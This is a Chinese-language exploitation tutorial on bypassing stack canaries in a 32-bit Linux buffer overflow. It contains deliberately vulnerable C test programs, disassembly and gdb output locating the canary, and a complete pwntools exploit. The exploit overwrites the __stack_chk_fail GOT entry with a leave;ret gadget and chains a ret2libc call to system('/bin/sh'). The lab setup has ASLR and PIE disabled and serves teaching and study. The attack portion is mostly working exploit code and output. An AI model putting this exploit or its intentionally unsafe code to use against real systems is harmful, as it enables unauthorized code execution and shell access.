二进制漏洞-栈溢出

测试平台

系统：CentOS release 6.10 (Final)、32 位

内核版本：Linux 2.6.32-754.10.1.el6.i686　i686 i386 GNU/Linux

gcc 版本：　4.4.7 20120313 (Red Hat 4.4.7-23) (GCC)

gdb 版本：GNU gdb (GDB) Red Hat Enterprise Linux (7.2-92.el6)

libc 版本：libc-2.12.so

漏洞原理

在对栈缓冲区进行写操作时（如 memcpy），未对缓冲区大小进行判断，导致写入数据长度可能大于缓冲区长度。

通用利用方式

写入数据覆盖返回地址，使返回地址指向恶意代码起始地址。由于我是基于本地测试，也就是 libc 库的版本已知，而基于远程攻击或不同版本的 libc 库可能会存在差异。

漏洞测试程序

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void wh(const char* w) {
        if(strncmp(w, "say", 3) == 0) {
                printf("you said hello world!\n");
        } else {
                printf("you said fuck you!\n");
        }
}

int main() {
        char buf[16];

        memset(buf, 0, 16);
        printf("please input a word!\n");

        scanf("%s", buf);

        wh(buf);
        return 0;

}
```

很明显代码在执行 scanf 时未对缓冲区大小进行判断，存在栈溢出漏洞。

注意如无特殊说明，本文的 exp 都是基于该源码编译的二进制实现的。

所有测试均在 linux 环境下进行

开启 Canary

Canary 主要用于防护栈溢出攻击。对于栈溢出漏洞，攻击者通常是通过溢出栈缓冲区，覆盖栈上保存的函数返回地址来达到劫持程序执行流的目的。

Stack canary 保护机制在刚进入函数时，在栈上放置一个标志 canary，然后在函数结束时，判断该标志是否被改变，如果被改变，则表示有攻击行为发生，于是停止程序运行。

在 Linux 中我们将 cookie 信息称为 canary。

-fstack-protector 启用保护，不过只为局部变量中含有数组的函数插入保护

-fstack-protector-all 启用保护，为所有函数插入保护

-fstack-protector-explicit 只对有明确 stack_protect attribute 的函数开启保护

-fno-stack-protector 禁用保护

漏洞分析

现在我们对开篇提到的测试程序开启 canary 功能

```
[sp00f@localhost canary]$ pwn checksec test_
test_ennx.c       test_only_canary
[sp00f@localhost canary]$ pwn checksec test_only_canary
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[*] '/home/sp00f/vul_test/stack_overflow/canary/test_only_canary'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

并测试看看哪个是 canary 值，覆盖该值后会发生什么结果。首先我们反汇编看一下 main

函数：

```
08048527 <main>:
 8048527:       55                      push   %ebp
 8048528:       89 e5                   mov    %esp,%ebp
 804852a:       83 e4 f0                and    $0xfffffff0,%esp
 804852d:       83 ec 30                sub    $0x30,%esp
 8048530:       65 a1 14 00 00 00       mov    %gs:0x14,%eax
 8048536:       89 44 24 2c             mov    %eax,0x2c(%esp)
 804853a:       31 c0                   xor    %eax,%eax
 804853c:       c7 44 24 08 10 00 00    movl   $0x10,0x8(%esp)
 8048543:       00
 8048544:       c7 44 24 04 00 00 00    movl   $0x0,0x4(%esp)
 804854b:       00
 804854c:       8d 44 24 1c             lea    0x1c(%esp),%eax
 8048550:       89 04 24                mov    %eax,(%esp)
 8048553:       e8 54 fe ff ff          call   80483ac <memset@plt>
 8048558:       c7 04 24 91 86 04 08    movl   $0x8048691,(%esp)
 804855f:       e8 88 fe ff ff          call   80483ec <puts@plt>
 8048564:       b8 a6 86 04 08          mov    $0x80486a6,%eax
 8048569:       8d 54 24 1c             lea    0x1c(%esp),%edx
 804856d:       89 54 24 04             mov    %edx,0x4(%esp)
 8048571:       89 04 24                mov    %eax,(%esp)
 8048574:       e8 63 fe ff ff          call   80483dc <__isoc99_scanf@plt>
 8048579:       8d 44 24 1c             lea    0x1c(%esp),%eax
 804857d:       89 04 24                mov    %eax,(%esp)
 8048580:       e8 3f ff ff ff          call   80484c4 <wh>
 8048585:       b8 00 00 00 00          mov    $0x0,%eax
 804858a:       8b 54 24 2c             mov    0x2c(%esp),%edx
 804858e:       65 33 15 14 00 00 00    xor    %gs:0x14,%edx
 8048595:       74 05                   je     804859c <main+0x75>
 8048597:       e8 30 fe ff ff          call   80483cc <__stack_chk_fail@plt>
 804859c:       c9                      leave
 804859d:       c3                      ret
 804859e:       90                      nop
 804859f:       90                      nop
```

往栈里存入cookie

从栈上取cookie和原值比较，不同则指向__stack_chk_fail

从上图可以看到进入函数后 cookie 值会被存入到栈中，离开函数时会从栈中取出该值和原

值做比较，如果不相同执行__stack_chk_fail 终止程序执行。

从图上可以看到紧挨着buf后的四个字节既是canary的cookie值,我们覆盖并绕过cookie

再验证一下我们的判定是否正确，另外我们还需要确认在不覆盖 cookie 值的同时覆盖返回地址程序还能否继续运行：


从下图我们可以看到，只要不覆盖 cookie 值，程序不会再被终止，并且返回地址被成功覆盖。程序执行控制流被我们劫持。

从图上可以得到 buf 和返回地址之间是 32 个字节。

注意，程序每次运行栈上保存的 canary 的值并不相同，每次该值都会发生变化。经过测试所有函数公用同一个值。

```
(gdb) x/5i $pc
=> 0x8048560 <main+9>:  mov    %gs:0x14,%eax
   0x8048566 <main+15>: mov    %eax,0x2c(%esp)
   0x804856a <main+19>: xor    %eax,%eax
   0x804856c <main+21>: movl   $0x10,0x8(%esp)
   0x8048574 <main+29>: movl   $0x0,0x4(%esp)
(gdb) ni
0x08048566      20      int main() {
(gdb) p/x $eax
$1 = 0x358e63d4
(gdb) n
23              memset(buf, 0, 16);
(gdb) n
24              printf("please input a word!\n");
(gdb) n
please input a word!
26              scanf("%s", buf);
(gdb) n
hello
28              wh(buf);
(gdb) n

Breakpoint 1, wh (w=0xbffff20c "hello") at test_ennx1.c:7
7       void wh(const char* w) {
(gdb) x/5i $pc
=> 0x80484d0 <wh+12>:   mov    %gs:0x14,%eax
   0x80484d6 <wh+18>:   mov    %eax,-0xc(%ebp)
   0x80484d9 <wh+21>:   xor    %eax,%eax
   0x80484db <wh+23>:   movl   $0x3,0x8(%esp)
   0x80484e3 <wh+31>:   movl   $0x80486a4,0x4(%esp)
(gdb) ni
0x080484d6      7       void wh(const char* w) {
(gdb) p/x $eax
$2 = 0x358e63d4
```



实现 exp

爆破

爆破原理和方法同绕过 ASLR 方式，不过这里爆破的范围比较大，成功的概率低（略）

信息泄露

信息泄露办法同绕过 ASLR、PIE，同样需要借助程序自身存在的任意读写漏洞或者格式化字符串漏洞来达到泄露 canary 值的目的。在执行栈覆盖时，在栈上保存 canary 值处覆盖为泄露出的 canary 值，其他攻击步骤不变（略）。

劫持__stack_chk_fail 函数

从上面分析我们可看出，一旦 canary 被覆盖，原 canary 值发生了变化程序就会执行 __stack_chk_fail 函数，__stack_chk_fail 函数是 libc 导出函数。

```
[sp00f@localhost canary]$ objdump --dynamic-reloc  test_only_canary

test_only_canary:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049828 R_386_GLOB_DAT    __gmon_start__
08049838 R_386_JUMP_SLOT   __gmon_start__
0804983c R_386_JUMP_SLOT   memset
08049840 R_386_JUMP_SLOT   __libc_start_main
08049844 R_386_JUMP_SLOT   __stack_chk_fail
08049848 R_386_JUMP_SLOT   __isoc99_scanf
0804984c R_386_JUMP_SLOT   puts
08049850 R_386_JUMP_SLOT   strncmp
```

借助前面学过的知识，如果我们覆盖了__stack_chk_fail 的 GOT 表项，就会让函数在调用 __stack_chk_fail 时跳转到我们覆盖 GOT 表项所指向的地址指令处。原理和前面的 Got 覆盖相似。但覆盖__stack_chk_fail 的 got 表项时机必须在执行该函数 ret 指令之前完成（确切的说是从栈上取 canary 值和原值进行对比之前）。如果覆盖为其他函数地址，你还需要、设置栈或者构造栈，比较麻烦（从前面分析可以看出，call __stack_chk_fail 在当前函数内部，此时因为还没有执行到当前函数的 leave；ret；指令处，所以栈还是当前函数的栈，这时 esp 位置不确定，你构造 exp 需要分析 esp。而前面栈利用的例子都是执行完了当前函数的 ret 指令，ret 后从栈上弹出的 eip 恰好是我们覆盖后的 eip，而 esp 恰好是当前位置）。**最好的方式是直接把__stack_chk_fail 的 got 表项地址覆盖为 leave；ret；的 rop 地址**，这样就相当于当前函数正确的退出了，绕过了 canary 检测，也不用重新设计栈，栈溢出攻击同前面正常利用。

为了方便讲解我们需要重新设计一段代码，代码中包含一个可以任意修改内存的函数（现实中只能靠程序本身存在的如格式化字符串漏洞，或者其他任意内存写漏洞来实现内存覆盖），设计后的代码如下：

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>

void over_write() {
        unsigned int val;
        unsigned int addr;
        printf("please input an addr\n");
        scanf("%x", &addr);
        printf("please input a value\n");
        scanf("%x", &val);
        memcpy((void*)addr, &val, sizeof(int));
        printf("%x replaced %x\n", addr, val);
        printf("%x, %x\n", addr,  *(unsigned int*)addr);
}

void wh(const char* w) {
        if(strncmp(w, "say", 3) == 0) {
                printf("you said hello world!\n");
        } else {
                printf("you said fuck you!\n");
        }
        over_write();
}

int main() {
        char buf[16];
        memset(buf, 0, 16);
        printf("please input a word!\n");
        scanf("%s", buf);
        wh(buf);
        return 0;
}
```


搜寻到的 leave； ret；rop 链：

```
[sp00f@localhost canary]$ ROPgadget --binary test_canary_overgot --only "leave|ret"
Gadgets information
============================================================
0x080483ce : leave : ret
0x080483ae : ret

Unique gadgets found: 2
```

Exp 代码（为方便演示，编译程序关闭了 ASLR 和 PIE，仅开启了 NX 和 canary）：

```python
from pwn import *

context(arch = 'i386', os = 'linux', log_level='debug')

p = process("./test_canary_overgot")
elf = p.elf
libc = ELF("/lib/libc.so.6")
main = elf.symbols["main"]
__stack_chk_fail_got = elf.got["__stack_chk_fail"]
lev_ret_rop = 0x080483ce # leave ; ret

print "lev_ret_rop : %x, main %x, __stack_chk_fail %x" \
        %(lev_ret_rop,  main, __stack_chk_fail_got)

system_addr = libc.symbols["system"]
binsh_addr = libc.search("/bin/sh").next()
print "off system %s, off /bin/sh %s" %( hex(system_addr), hex(binsh_addr))

payload = "A" * 32 + p32(system_addr) + p32(main) + p32(binsh_addr)
p.sendline(payload)
p.recvline()
p.recvline()
p.recvline()
p.sendline(hex(__stack_chk_fail_got))
p.recvline()
p.sendline(hex(lev_ret_rop))
p.recvline()
p.recvline()
p.sendline("ls -al")
p.recvline()
p.close()
```


为方便演示，编译的程序关闭了ASLR和PIE


实现got覆盖

覆盖在执行 leave；ret 前的执行效果（明显就崩溃了，时机很重要），使用不同程序进行的测试：

```
[*] '/home/sp00f/vul_test/stack_overflow/canary/test_only_canary'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
=======> puts plt : 80483ec, puts got 804984c, main 8048527 <======
[DEBUG] Sent 0x2d bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000020  ec 83 04 08  27 85 04 08  4c 98 04 08  0a           |····|'···|L···|·|
    0000002d
[DEBUG] Received 0x554 bytes:
    'please input a word!\n'
    'you said fuck you!\n'
    '*** stack smashing detected ***: ./test_only_canary terminated\n'
    '======= Backtrace: =========\n'
    '/lib/libc.so.6(__fortify_fail+0x4d)[0x6ee29d]\n'
    '/lib/libc.so.6[0x6ee24a]\n'
    './test_only_canary[0x804859c]\n'
    './test_only_canary[0x80483ec]\n'
    '======= Memory map: ========\n'
    '00599000-005b6000 r-xp 00000000 fd:00 532272     /lib/libgcc_s-4.4.7-20120601.so.1\n'
    '005b6000-005b7000 rw-p 0001d000 fd:00 532272     /lib/libgcc_s-4.4.7-20120601.so.1\n'
    '005ca000-005e9000 r-xp 00000000 fd:00 532242     /lib/ld-2.12.so\n'
    '005e9000-005ea000 r--p 0001e000 fd:00 532242     /lib/ld-2.12.so\n'
    '005ea000-005eb000 rw-p 0001f000 fd:00 532242     /lib/ld-2.12.so\n'
    '005f1000-00782000 r-xp 00000000 fd:00 532243     /lib/libc-2.12.so\n'
    '00782000-00784000 r--p 00191000 fd:00 532243     /lib/libc-2.12.so\n'
    '00784000-00785000 rw-p 00193000 fd:00 532243     /lib/libc-2.12.so\n'
    '00785000-00788000 rw-p 00000000 00:00 0 \n'
    '00e9f000-00ea0000 r-xp 00000000 00:00 0          [vdso]\n'
    '08048000-08049000 r-xp 00000000 fd:00 2242252    /home/sp00f/vul_test/stack_overflow/canary/test_only_canary\n'
    '08049000-0804a000 rw-p 00000000 fd:00 2242252    /home/sp00f/vul_test/stack_overflow/canary/test_only_canary\n'
    '099ab000-099cc000 rw-p 00000000 00:00 0          [heap]\n'
```

正确覆盖__stack_chk_fail 的 got 表项后执行结果：





如果程序仅仅开启 canary 保护，并不难绕过，如果程序同时开启 ASLR、PIE 会让漏洞攻击

变得困难。当然如果程序存在信息泄露漏洞实现绕过还是相对容易的。